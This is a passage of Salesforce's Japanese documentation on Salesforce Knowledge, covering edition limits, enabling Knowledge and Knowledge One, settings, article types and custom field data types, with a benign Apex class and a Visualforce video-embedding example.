- 承認プロセスを作成する必要がある記事タイプがあるかどうか判別します。たとえば、外部に公開する前に法務と経営陣の承認が必要な記事タイプがある場合、その記事タイプに承認プロセスを作成します。

関連トピック:

Salesforce ナレッジの制限
知識ベースの構築
Salesforce ナレッジドキュメントの概要
Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

Salesforce ナレッジの制限

エディション別の Salesforce ナレッジの制限です。

Salesforce ナレッジは、コンテンツを作成および管理するための知識ベースです。カスタマーポータルまたはパートナーポータルで Salesforce ナレッジが有効になっている場合、顧客およびパートナーは記事にアクセスできます。

Salesforce ナレッジの制限	Performance Edition、Unlimited Edition、Enterprise Edition、および Developer Edition の詳細
最大記事数	50,000 個の記事
最大記事タイプ	100 個の記事タイプ
記事タイプあたりの最大カスタム項目数	Enterprise Edition、Developer Edition、および Unlimited Edition: 記事タイプあたり 500 個のカスタム項目 Performance Edition: 記事タイプあたり 800 個のカスタム項目
最大ファイル項目	5 個のファイル項目
最大ファイル項目サイズ	ファイル項目は添付ファイルとしてカウントされます。最大 25 MB です。
最大リッチテキストエリアサイズ	131072 文字
記事のすべてのリッチテキストエリア項目の合計サイズ	1638400 文字
リッチテキストエリア項目での一意の最大記事参照 (リンク) 数	1 つのリッチテキスト項目で、異なる Salesforce ナレッジ記事に最大 100 個のリンクを設定できます。
記事履歴の追跡	記事イベントは、最長 18 か月間追跡されます。
最大サポート言語数	16 個のサポート言語
記事のインポート	インポート .zip ファイルは次の要件を満たす必要があります。 • .csv ファイルと .properties ファイルをそれぞれ 1 つのみ含めることができます。

Salesforce ナレッジの制限	Performance Edition、Unlimited Edition、Enterprise Edition、および Developer Edition の詳細
	• .csv ファイルと .properties ファイルがルートディレクトリに配置されている必要があります。 • 圧縮プロセスでフォルダとサブフォルダの構造を維持する必要があります。 • .zip ファイル名に特殊文字は使用できません。 • .zip ファイルは 20 MB を、zip ファイル内の各非圧縮ファイルは 10 MB を超えることはできません。 • ヘッダー行を含め .csv ファイルに 10,000 を超える行を含めることはできません。したがって、最大 9,999 個の記事と翻訳を含めることができます。 • .csv ファイルの行が 400,000 文字を超えることはできません。 • .csv ファイルのセルが 32 KB を超えることはできません。 • .csv ファイルの各記事に 50 以上の翻訳を含めることはできません。
最大データカテゴリグループ数および有効なデータカテゴリグループ	カテゴリグループ 5 つ、アクティブなカテゴリグループ 3 つ
データカテゴリグループあたりの最大カテゴリ数	1 つのデータカテゴリグループに 100 個のカテゴリ
データカテゴリグループ階層あたりの最大レベル数	1 つのデータカテゴリグループ階層に 5 個のレベル
記事に割り当てられたデータカテゴリグループの最大データカテゴリ数	記事に割り当てられたデータカテゴリグループの 8 個のデータカテゴリ
昇格済み検索語の最大数	組織で最大 2,000 個の昇格済み用語を作成できます。

関連トピック:

- Salesforce ナレッジの概要
- 知識ベースの計画
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

知識ベースの構築

組織にナレッジユーザライセンスがある場合、そのライセンスが割り当てられているユーザは知識ベースを構築できます。

組織にナレッジユーザライセンスがあることを確認するには、[設定] から、[クイック検索] ボックスに「*会社*」と入力し、[組織情報] を選択します。ナレッジユーザライセンスは、ページの下部にある [機能ライセンス] 関連リストに表示されます。

Salesforce ナレッジユーザであることを確認するには、[設定] から、[クイック検索] ボックスに「*個人*」と入力し、[個人情報] を選択します。[ナレッジユーザ] チェックボックスは、[ユーザの詳細] セクションの 2 番目の列です。

Salesforce ナレッジを有効にするには、[設定] から、[クイック検索] ボックスに「*ナレッジ*」と入力し、[ナレッジの設定] を選択します。Salesforce ナレッジを有効にすることを確認し、[Knowledge を有効化] をクリックします。組織に記事タイプが定義されていない場合は、デフォルトの記事タイプが作成されます。

メモ: Spring '16 より前にナレッジを有効している場合は、最初に記事タイプを作成する必要があります。Spring '16 リリース以降は、最初に記事タイプを作成する必要がありません。

関連トピック:

- Salesforce ナレッジの有効化
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Salesforce ナレッジを有効にする

- 「アプリケーションのカスタマイズ」

Salesforce ナレッジの有効化

[ナレッジの設定] ページから、サポートエージェント、パートナー、顧客が利用する知識ベース環境を作成できます。

知識ベースを設定または編集するには、[設定] から、[クイック検索] ボックスに「*ナレッジの設定*」と入力し、[ナレッジの設定] を選択して [編集] をクリックします。

機能またはオプション	説明
一般設定	

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

機能またはオプション	説明
[記事] または [ナレッジ] タブからの記事の作成と編集をエージェントに許可する	エージェントが [記事の管理] タブに移動しなくても記事を編集できます。[編集] をクリックすると、記事の編集ページが開きます。記事に公開バージョンが存在する場合は、公開バージョンを表示したり、現在のバージョンを編集したりできます。ドラフト版が存在する場合は既存のドラフトの編集を続行できますが、未公開の変更を上書きしないようにドラフトを慎重に確認する必要があります。
検証状況項目を有効化	[検証状況] (ページ 3327) 項目をすべての Salesforce ナレッジ記事に追加します。記事の内容が検証されたかどうかを示す値をエージェントが選択できます。
標準エディタで外部マルチメディアコンテンツを HTML に追加することをエージェントに許可する	標準エディタの <iframe> 要素を使用して Dailymotion、Vimeo、および YouTube Web サイトからマルチメディアコンテンツを組み込めるようにします。エージェントは、<iframe> HTML を切り取ってエディタに貼り付けるだけです。
記事の概要	
記事リストビューに記事の概要を表示する	チャネルごとに、検索結果の記事のタイトルの下に記事の詳しい説明を表示するかどうかを指定します。
Knowledge One	
[記事] タブから [ナレッジ] タブに切り替える	プロファイルを使用した Knowledge One の有効化 権限セットを使用した Knowledge One の有効化
ケースの関連記事を推奨	[ナレッジ] タブの検索では、コンテンツの類似性と、類似のケースへのリンクに基づいて記事を推奨します。類似のケースにリンクしている記事がない場合、推奨記事はケースとタイトルが似ているものか、システム管理者が選択したケース項目に共通のキーワードがあるものになります。推奨記事は、Salesforce Console for Service やポータルで、既存のケースを参照するときやケースを作成するときに使用できます。 メモ: デフォルトで、[件名] 項目は選択されています。問題、影響を受ける商品、またはケーストピックの説明が記載された、使用可能な短いテキスト項目を最大 5 つ選択します。関連性の高い結果が返されるように短いテキスト項目を選択することをお勧めします。システム管理者が選択したすべての項目から、コンテンツの最初の 100 文字のみが検索されます。[説明] 項目

機能またはオプション	説明
	は、ケースの記事を推奨するときに常に考慮され、文字数制限に対してカウントされません。
検索結果内で関連する記事のテキストを強調表示	[ナレッジ]タブの検索では、関連する記事のテキストのスニペットが生成され、検索語が太字で表示されます。「検索の強調表示とスニペット」を参照してください。
キーワード検索をオートコンプリート	[ナレッジ] タブの検索では、[ナレッジ] タブで最も頻繁に実行されたキーワード検索を3つ提案します。提案は、閲覧者が検索しているチャネル (内部、顧客、パートナー、公開) に基づきます。 メモ: キーワード検索履歴は、1 日に 1 回更新されます。
タイトル検索をオートコンプリート	[ナレッジ]タブの検索では、タイトルが一致する記事を最大 3 つ提案します。
言語設定	
知識ベースのデフォルト言語	記事の記述に使用する主言語。この言語が、組織のデフォルト言語になります。知識ベースのデフォルト言語と組織の言語を同じにすることをお勧めします。
単一言語または複数言語	複数の言語をサポートしている場合は、[複数言語]を選択して、翻訳設定を選択します。手順は、「マルチ言語の知識ベースの設定」を参照してください。 重要: マルチ言語の知識ベースを設定します。重要: [複数言語] を有効にした場合、単一言語の知識ベースに戻すことはできません。
ケースの設定	
ケースからの記事の作成をエージェントに許可する	このチェックボックスがオンになっている場合は、エージェントが次のいずれかのオプションを使用して、ドラフト記事を作成し、記事が公開されるときにケースに添付することができます。 • ケースをクローズするときにのみ、簡易エディタを使って記事を作成する。 • エージェントが記事を作成するときに、標準エディタを使って記事を作成する。ユーザに「記事の管理」権限、「参照」権限、および「作成」権限が必要です。次のとおり指定します。 – デフォルトの記事タイプ (ドロップダウンから)

機能またはオプション	説明
	– ケースクローズ時に作成された記事の場合、記事をユーザに割り当てます。 – ドラフトの項目に事前入力する Apex クラスを選択すると、エージェントが記事をすばやく作成できるようになります。デフォルトでは、どのドラフト記事も[タイトル]項目にケースの件名が記入されます。 メモ: このオプションを有効にする場合は、各ケースクローズページレイアウトで[レイアウトのプロパティ]もクリックし、[ケースクローズ時の登録を有効化]と[記事を登録]を選択します。
プロファイルを使用して、記事の PDF を作成する	デフォルトでは、ユーザがケースから記事PDFを直接作成すると、ユーザに表示されるすべての記事の項目がそのPDFに含まれます。顧客に特定の項目を表示しないプロファイルなど、異なるプロファイルに基づいて PDF を生成する必要がある場合は、[プロファイルを使用してお客様が利用可能なケースに関する記事のPDFを作成]を選択して、項目表示を指定するプロファイルを選択します。
記事にリンクされたケースのリストを有効化	エージェントおよびSalesforceナレッジマネージャは、記事が添付されているケースのリストを表示できます。これは、記事がケースに適した解決策かどうかを確認し、レポートを実行せずに最も使用される記事を表示するのに役立ちます。[リンク済みケース]関連リストの表示内容は、次のようになります。 • 少なくとも 1 回公開されている記事の詳細ページまたはプレビューページに表示される。 • 最大 200 件のケースが表示される。 • 記事がケースにリンクされた日付で降順に並び替えられる。並び替え順は変更できません。 • アーカイブ済み記事または翻訳の編集ページと詳細ページには表示されない。 • ポータルユーザやコミュニティユーザなどの外部ユーザには表示されず、Salesforce1 でも表示されない。
URL 設定で記事を共有	

機能またはオプション	説明
公開URLを使用して記事の共有をエージェントに許可する	URL を使用して、公開知識ベースで使用可能な記事を共有できます。[利用可能なサイト] リストで、エージェントがURLを送信できるようにするサイトを選択し、それらを[選択したサイト]リストに追加します。次にエージェントは、公開知識ベースの記事に直接リンクするURLを含むメールをカスタマーサービスクライアントに送信できます。
アンサー設定	
返信からの記事の作成をエージェントに許可する	このチェックボックスがオンになっている場合、アンサーコミュニティまたはChatterアンサーコミュニティのメンバーが役に立つ返信を記事に変換できます。選択した記事タイプによって、ドラフト記事に表示される項目が決まります。ただし、どの記事も[タイトル]には質問、[概要]には返信が記入されます。返信を記事に昇格すると、元の返信にはドラフト記事との関連付けを示す状況メッセージが表示されます。記事が公開されると、返信に対するメッセージには記事へのリンクが含まれます。
Chatter の質問の設定	
ユーザが Chatter で質問するときに関連する記事を表示 (Chatter を使用するコミュニティにも適用)	ユーザが[検索]項目に質問を入力したときに、類似の質問と関連するSalesforceナレッジ記事を表示します。
ナレッジの統計設定	
記事のプラス投票とマイナス投票を有効化	このオプションを使用すると、記事投票の統計レポート(デフォルトでは星による評価の合計のみ)に、プラスまたはマイナス評価の合計が含まれます。

関連トピック:

- 知識ベースの構築
- ナレッジ記事タイプ
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

権限セットを使用した Knowledge One の有効化

ユーザを[記事]タブから[ナレッジ]タブに切り替えるには、「Knowledge One」権限をユーザの権限セットに追加します。

「Knowledge One」権限を権限セットに追加する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*権限セット*」と入力し、[権限セット]を選択します。
2. 「Knowledge One」権限を追加する権限セットをクリックします。
3. [設定の検索...]ボックスに、「*Knowledge*」と入力します。
4. 推奨リストから **[Knowledge One]** を選択します。
5. **[編集]** をクリックします。
6. [ナレッジの管理]で、[Knowledge One]の[有効化]チェックボックスをオンにします。
7. **[保存]** をクリックします。
8. 各ユーザが 1 つ以上の記事タイプに対して「参照」以上の権限を持っていることを確認します。

ユーザが Knowledge One を使用できるようになったら、外部データソースを定義します。外部データソースは、検索結果と左側のパネルの両方で、記事の下に表示されます。

関連トピック:

- プロファイルを使用した Knowledge One の有効化
- 知識ベースの構築
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

権限セットを作成または編集する

- 「プロファイルと権限セットの管理」

外部データソースを作成および編集する

- 「アプリケーションのカスタマイズ」

プロファイルを使用した Knowledge One の有効化

ユーザを[記事]タブから[ナレッジ]タブに切り替えるには、「Knowledge One」権限をユーザのプロファイルに追加します。

「Knowledge One」権限をプロファイルに追加する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*プロファイル*」と入力し、[プロファイル]を選択します。
2. 「Knowledge One」権限を追加するプロファイルをクリックします。
3. [設定の検索...]ボックスに、「*Knowledge*」と入力します。
4. 推奨リストから **[Knowledge One]** を選択します。
5. **[編集]** をクリックします。
6. [ナレッジの管理]で、[Knowledge One]をオンにします。
7. **[保存]** をクリックします。
8. 各ユーザが 1 つ以上の記事タイプに対して「参照」以上の権限を持っていることを確認します。

ユーザが Knowledge One を使用できるようになったら、外部データソースを定義します。外部データソースは、検索結果と左側のパネルの両方で、記事の下に表示されます。

関連トピック:

- 権限セットを使用した Knowledge One の有効化
- 知識ベースの構築
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

プロファイルを作成または編集する
- 「プロファイルと権限セットの管理」

外部データソースを作成および編集する
- 「アプリケーションのカスタマイズ」

ケースから記事を送信する場合の Apex の例

カスタマーサポートエージェントがケースのクローズ時に Salesforce ナレッジ記事を作成することが組織で認められている場合は、Apex を使用してドラフト記事の項目に自動入力できます。これを行うためには、以下の例をガイドとして、Apex クラスを作成し、ケース記事タイプに割り当てます。

Apex の構文と使用方法についての詳細は、『*Force.com Apex コード開発者ガイド*』を参照してください。

この例では、次の記事タイプ、項目、データカテゴリを作成して設定します。新しいオブジェクトそれぞれに割り当てられたデフォルトの [API 参照名] を変更しないでください。

1. 「*FAQ*」という記事タイプを作成します。
2. [詳細] というテキストカスタム項目を作成します。
3. 「*場所*」というカテゴリグループを作成して、「*USA*」というカテゴリを割り当てます。
4. 「トピック」というカテゴリグループを作成して、「メンテナンス」というカテゴリを割り当てます。

   この時点で、Apex クラスを作成して割り当てます。
5. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、[Apex クラス] を選択して、[新規] をクリックします。
6. このクラスで使用する Apex および API のバージョンを指定するには、[バージョン設定] をクリックします。

   組織が AppExchange から管理パッケージをインストールしている場合は、このクラスで使用する各管理パッケージのバージョンも指定できます。すべてのバージョンでデフォルト値を使用します。デフォルト値では、Apex および API についても、各管理パッケージについても、クラスを最新バージョンに関連付けます。最新バージョンのパッケージのものとは異なるコンポーネントや機能にアクセスする場合は、管理パッケージの古いバージョンを指定することもできます。特定の動作を維持するために、Apex および API の古いバージョンを指定できます。
7. [Apex クラス] テキストボックスに次のスクリプトを入力して、[保存] をクリックします。

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
 as an argument
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
 ctl) {
       SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                            //It can optionally be cast to the proper
 article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

       String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
```

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Salesforce ナレッジ設定を編集する
- 「アプリケーションのカスタマイズ」

Apex クラスを作成する
- 「Apex 開発」

```
        Case c = [select subject, description from Case where id=:sourceId];

        article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
        article.put('Details__c',c.description);

        ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
        ctl.selectDataCategory('Topics','Maintenance');
    }
```

8. [設定]から、［クイック検索］ボックスに「*ナレッジの設定*」と入力し、[ナレッジの設定]を選択して、[編集]をクリックします。
9. ケース設定を確認します。この例では、[デフォルトの記事タイプ] は FAQ です。
10. [Apex カスタマイズを使用] メニューから **[AgentContributionArticleController]** を選択して、[保存] をクリックします。

この例の結果、エージェントがケースクローズ画面から記事を作成する場合は、次のようになります。

- ケースの［説明］項目のデータは、記事の［詳細］項目に表示されます。
- 記事のタイトルには、*作成元ケース:* およびケース件名が含まれます。
- 記事は、*USA* データカテゴリと メンテナンス データカテゴリに自動的に割り当てられます。

関連トピック:

知識ベースの構築

Salesforce **ナレッジドキュメントの概要**

Complete Guide to Salesforce Knowledge (Salesforce **ナレッジ完全ガイド**)

カスタム Visualforce ページを使用したプロバイダからの動画の使用

カスタム Visualforce ページと HTML エディタを使用して、プロバイダから Salesforce ナレッジ記事に動画を挿入できます。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Visualforce ページを作成する
- 「アプリケーションのカスタマイズ」

記事を作成する
- 「記事の管理」

  および

  記事タイプに対する「参照」および「作成」

ドラフト記事を編集する
- 「記事の管理」

  および

  記事タイプに対する「参照」および「編集」

公開記事またはアーカイブ済み記事を編集する
- 「記事の管理」

  および

  記事タイプに対する「作成」、「参照」、および「編集」

たとえば、次のようにして Visualforce ページを作成します。

```
<apex:page showHeader="false" showChat="false" sidebar="false">
    <iframe width="560" height="315"
        src="http//myvideo.provider.com/embed/{!$CurrentPage.parameters.VideoID}"
        frameborder="0" allowfullscreen="true">
    </iframe>
</apex:page>
```

次に HTML エディタで、著者は次のコードを使用してビデオを参照できます。

```
<iframe frameborder="0" height="315"
    src="https://<salesforce_instance>/apex/Video?videoID=12345"
    width="560">
</iframe>
```

関連トピック:

- 知識ベースの構築
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

ナレッジ記事タイプ

FAQやチュートリアルなどの記事タイプは、チャネルと呼ばれる各利用者に記事を表示する方法を制御するための形式および構造を提供します。各記事タイプに対して、カスタム項目を作成し、セクションと項目を追加または削除してレイアウトをカスタマイズし、各チャネルのテンプレートを選択できます。ワークフロールールと承認プロセスを作成して、組織で記事の作成と公開を追跡および管理することもできます。

関連トピック:

- 記事タイプの作成
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

記事タイプの作成

記事タイプは、記事の表示方法と、記事に含まれる項目の情報の種類を制御します。

メモ: エージェントが記事タイプにアクセスできるようにするには、まず記事タイプのオブジェクト権限を設定する必要があります。

1. [設定] から、[クイック検索] ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択します。
2. [新規記事タイプ] をクリックするか、既存の記事タイプを編集します。
3. 記事タイプの詳細を入力します。

項目	説明
表示ラベル	ユーザインターフェースページで記事タイプを参照するために使用する名前。
表示ラベル(複数形)	オブジェクトの複数形の表示ラベル。このオブジェクトにタブを作成すると、そのタブにこの名前が使用されます。
性別	組織のデフォルト言語で必要な場合は、表示ラベルの性を指定します。この項目は、組織のデフォルトの言語で文法的な性が区別される場合に表示されます。個人の言語設定は、この項目が表示されるか否かに影響しません。
母音で始まる場合はチェック	組織のデフォルト言語に適合する場合は、表示ラベルの先頭を「a」ではなく「an」にする必要があるときにはオンにします。
オブジェクト名	(参照のみ) Force.com API を使用するときに、記事タイプ参照に使用する一意の名前。管理パッケージでは、この一意の名前により、パッケージのインストール時に名前が競合することを防ぎます。[オブジェクト名] 項目には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事タイプを作成、編集、または削除する
- 「アプリケーションのカスタマイズ」
  および
  「Salesforce ナレッジの管理」

項目	説明
	用しない、2 つ続けてアンダースコアを使用しないという制約があります。
説明	記事タイプの説明 (省略可能)。意味のある説明を付けると、記事タイプをリストに表示したときに記事タイプ間の違いがわかりやすくなります。
項目履歴管理	記事の全履歴およびそのバージョンを追跡するには、このオプションを選択します。項目自動更新、公開ワークフローイベント、およびマスタ記事と翻訳の各言語のバージョンは記録され、表示されます。
リリース状況	記事タイプを設定以外で表示できるかどうかを示します。[開発中] は、記事の作成中に記事マネージャがこの記事タイプを選択できないことを意味します。記事タイプの作成が完了した後は、[リリース済み] のみを選択します。

4. [保存] をクリックします。

記事タイプの詳細ページで、次の操作を行います。

- [項目] 関連リストで、必要に応じてカスタム項目を作成または変更します。
- [項目] 関連リストで、項目を配置し直してセクションを作成するために、必要に応じて記事タイプレイアウトを編集します。
- [チャネルの表示] 関連リストで、内部アプリケーション、パートナー、カスタマー、公開知識ベースのテンプレートを選択します。

関連トピック:

カスタム項目の記事タイプへの追加
記事タイプのページレイアウト
ナレッジ記事タイプ
Salesforce ナレッジドキュメントの概要
Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

カスタム項目の記事タイプへの追加

記事にとって重要な情報を保存するためのカスタム項目を作成します。記事タイプに設定されている標準項目は、[記事番号]、[概要]、[タイトル]、[URL 名] のみです。少なくとも、著者が記事の本文を記述できる項目を作成する必要があります。

開始する前に、作成するカスタム項目の種別を決定します。

メモ: 作成者は、記事の作成または編集時に、［URL 名］を表示できます。［URL 名］は、公開記事を表示しているエンドユーザには表示されません。

1. [設定] から、［クイック検索］ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択します。
2. 記事タイプを選択します。
3. [項目] 関連リストで [新規] をクリックします。
4. 作成する項目の種別を選択し、[次へ] をクリックします。
5. 項目表示ラベルを入力します。入力した項目表示ラベルに従って、項目名が自動的に入力されます。

   この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
6. ［説明］などの項目の属性を入力したら、[次へ]をクリックして続行します。

   メモ: カスタム項目にデフォルト値は入力できません。
7. 項目レベルのセキュリティを設定して、特定のプロファイルに対してその項目を表示および編集可能にするか、参照のみにするかを決定し、[次へ] をクリックします。項目レベルのセキュリティを使用すると、各種チャネルに表示可能な項目を制御できます。
8. 記事タイプレイアウトに項目が自動的に追加されないようにするには、［はい、このカスタム項目をレイアウトに追加します］をオフにします。
9. [保存] をクリックして終了するか、[保存 & 新規] をクリックして別のカスタム項目を作成します。
10. 必要に応じて、記事タイプレイアウトのカスタム項目を再配置します。

メモ: 項目を作成するときに、多数のレコードの一括変更が必要になる場合があります。この変更を効率的に処理するために、Salesforce が要求をキューに入れ、プロセスが完了した時点でメール通知を送信することがあります。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カスタム項目を作成または変更する

- 「アプリケーションのカスタマイズ」

  および

  「Salesforce ナレッジの管理」

警告: 記事タイプのカスタム項目を別のデータ型に変換すると、データが失われます。項目にデータがある場合は、記事タイプのカスタム項目を変換しないでください。

関連トピック:

- 記事のカスタム項目
- 記事タイプの作成
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事のカスタム項目

記事にカスタム項目を作成する第一歩は、データ型を選択することです。次の表に、カスタム項目に使用できるすべてのデータ型を示します。

データ型	説明
記事の通貨	複数の通貨組織で、記事の通貨ISOコードを設定するための記事通貨項目を記事に使用できます。
通貨	エージェントが通貨の金額を入力できます。システムによって項目が自動的に通貨金額として書式化されます。この項目は、データをスプレッドシートアプリケーションにエクスポートする場合に便利です。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。 メモ: Salesforce は、通貨項目に対して、近い方の偶数に丸めるタイブレークルールを使用します。たとえば、23.5 は 24 になり、22.5 は 22 に、-22.5 は -22 に、そして -23.5 は -24 になります。 値の精度は、15 桁より後で失われます。
日付	エージェントが日付を入力するか、ポップアップカレンダーから選択できます。レポートの場合は、任意のカスタム日付項目を使用して、データを特定の日付に制限できます。この項目を必須にすると、記事を保存する前に

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

データ型	説明
	エージェントが値を入力する必要があります。
日付/時間	エージェントが日付を入力するか、ポップアップカレンダーから選択して、時間を入力できます。項目の横にある日付と時間のリンクをクリックして、現在の日付と時間を追加することもできます。時間には、AM または PM の表記が含まれています。レポートの場合は、任意のカスタム日付項目を使用して、データを特定の日付と時間に制限できます。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。
メール	エージェントがメールアドレスを入力できます。メールの形式が正しいかどうかが検証されます。最大 80 文字です。この項目が取引先責任者またはリードに指定されている場合は、エージェントが[メールを送信]をクリックするときにアドレスを選択できます。一括メール送信にはカスタムメールアドレスを使用できません。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。
ファイル	エージェントがファイルをアップロードして記事に添付できます。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。ファイル項目については、次の点に注意してください。 • 添付ファイルの最大サイズは 25 MB です。 • 各記事タイプには最大 5 つのファイル項目を追加できます。この制限値を増やすには、Salesforce にお問い合わせください。 • [HTML ドキュメントと添付ファイルを許可しない] セキュリティ設定が有効な場合、ファイル項目は HTML ファイルをサポートしません。 • [ファイル] 項目の添付ファイルのテキスト内容は検索可能です。1 つの記事では添付ファイルを 25 MB まで検索できます。たとえば、記事に 5 MB の添付ファイルが 6 個ある場合、各ファイルの最初の 4.16 MB を検索できます。 • ファイル項目を使用して、Salesforce CRM Content ファイルを添付することはできません。 • ファイル項目の種別は、Developer Edition ではサポートされていません。 • ファイル名は、40 文字を超えてはいけません。

データ型	説明
	• ファイル項目データ型を他のデータ型に変更することはできません。
数式	エージェントが差し込み項目など他の項目や値に基づいて値を自動的に計算できます。 メモ: Salesforce は、数式項目内の数値に対して、切り上げタイブレークルールを使用します。たとえば、12.345 は 12.35 に、-12.345 は -12.34 になります。 Database.com では、数式エディタに [構文を確認] ボタンがありません。構文の確認は、エージェントが数式を保存しようとするときに行われます。
参照関係	2 つのレコード間の関係を作成し、互いを関連付けることができます。たとえば、商談とケースの間には参照関係があるため、特定のケースを商談に関連付けることができます。参照関係によって項目が作成されるため、エージェントは、ルックアップアイコンをクリックして、ポップアップウィンドウから別のレコードを選択できます。関連レコードから関連リストを表示して、そのレコードにリンクしているすべてのレコードを表示できます。ユーザ、標準オブジェクト、またはカスタムオブジェクトにリンクする参照関係項目を作成できます。削除済みのレコードを参照項目が参照している場合、デフォルトで Salesforce は参照項目の値をクリアします。または、レコードが参照関係にある場合は削除されないように選択することもできます。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。 参照関係項目は、Personal Edition では使用できません。 キャンペーンメンバーへの参照関係項目は使用できません。ただし、キャンペーンメンバーからその他のオブジェクトへの参照関係項目は使用できます。
数値	エージェントが任意の数値を入力できます。このエントリは実数として扱われるため、0 で始まる数値を入力しても、最初の 0 は削除されます。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。

データ型	説明
	メモ: Salesforce では、数値項目に対して、切り上げタイブレークルールを使用します。たとえば、12.345 は 12.35 に、-12.345 は -12.34 になります。Salesforce では、数値項目設定で指定された小数点以下桁数ではなく、ユーザのロケールに従って、差し込み項目で参照される数値を丸めます。
パーセント	エージェントが「10」などのパーセント値を入力できます。この数値にパーセント記号が自動的に追加されます。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。 メモ: 小数値が 15 より大きい場合に、その数値にパーセント記号を追加すると、ランタイムエラーが発生します。 値の精度は、15 桁より後で失われます。
電話	エージェントが任意の電話番号を入力できます。最大 40 文字です。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。 Salesforce により、自動的に電話番号形式に変換されます。
選択リスト	エージェントが定義されたリストから値を選択できます。
選択リスト （連動）	別の項目の値に従って、エージェントがリストから値を選択できます。
